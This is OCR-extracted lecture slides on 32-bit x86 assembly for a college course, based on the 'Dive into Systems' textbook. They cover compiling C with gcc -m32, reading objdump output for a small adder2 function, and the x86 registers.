
8. 32-bit x86 Assembly

For COMSC 142

Sam Bowne

Jan 27, 2025

Free online textbook



Dive into Systems :: Dive
diveintosystems.org/book/index.html
Search book...

Dive Into Systems

Dive into Systems

Contents

- Authors
- Book Version

Authors

Suzanne J. Matthews, Ph.D. — West Point
suzanne.matthews@westpoint.edu

Tia Newhall, Ph.D. — Swarthmore College
newhall@cs.swarthmore.edu

Kevin C. Webb, Ph.D. — Swarthmore College
kwebb@cs.swarthmore.edu

- https://diveintosystems.org/book/index.html

Topics

8.1. Assembly Basics

8.2. Common Instructions

8.3. Additional Arithmetic Instructions

8.4. Conditional Control and Loops

8.5. Functions in Assembly

8.6. Recursion

8.7. Arrays in Assembly

8.8. Matrices in Assembly

8.9. Structs in Assembly

8.10. Buffer Overflows

8.1. Assembly Basics


On 64-Bit Debian Linux

- To compile to a 32-bit executable
    - **sudo apt update**
    - **sudo apt install build-essential gcc-multilib gdb -y**
    - **gcc -m32 *program.c***

AT&T v Intel Syntax

- Linux typically uses AT&T
  - And the GNU assembler (GAS)
- Windows uses Intel syntax
  - And Microsoft's MASM assembler
  - Or Linux's NASM assembler

8.1. Diving into Assembly: Basics




```c
#include <stdio.h>

//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void) {
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```


To compile this code, use the following command:

```
$ gcc -m32 -o modified modified.c
```

Objdump



```
$ objdump -d modified > output
$ less output
```



Assembly output for the adder2 function

```
0804840b <adder2>:
 804840b:       55                      push   %ebp
 804840c:       89 e5                   mov    %esp,%ebp
 804840e:       8b 45 08                mov    0x8(%ebp),%eax
 8048411:       83 c0 02                add    $0x2,%eax
 8048414:       5d                      pop    %ebp
 8048415:       c3                      ret
```

8.1.1. Registers

- x86 has eight registers for storing 32-bit data:

`%eax`, `%ebx`, `%ecx`, `%edx`, `%edi`, `%esi`, `%esp`, and `%ebp`.

- The first 6 are general-purpose
- **%esp** and **%ebp** are the **stack pointer** and the **frame pointer**
- **%eip** is the **instruction pointer**

8.1.2. Advanced Register Notation




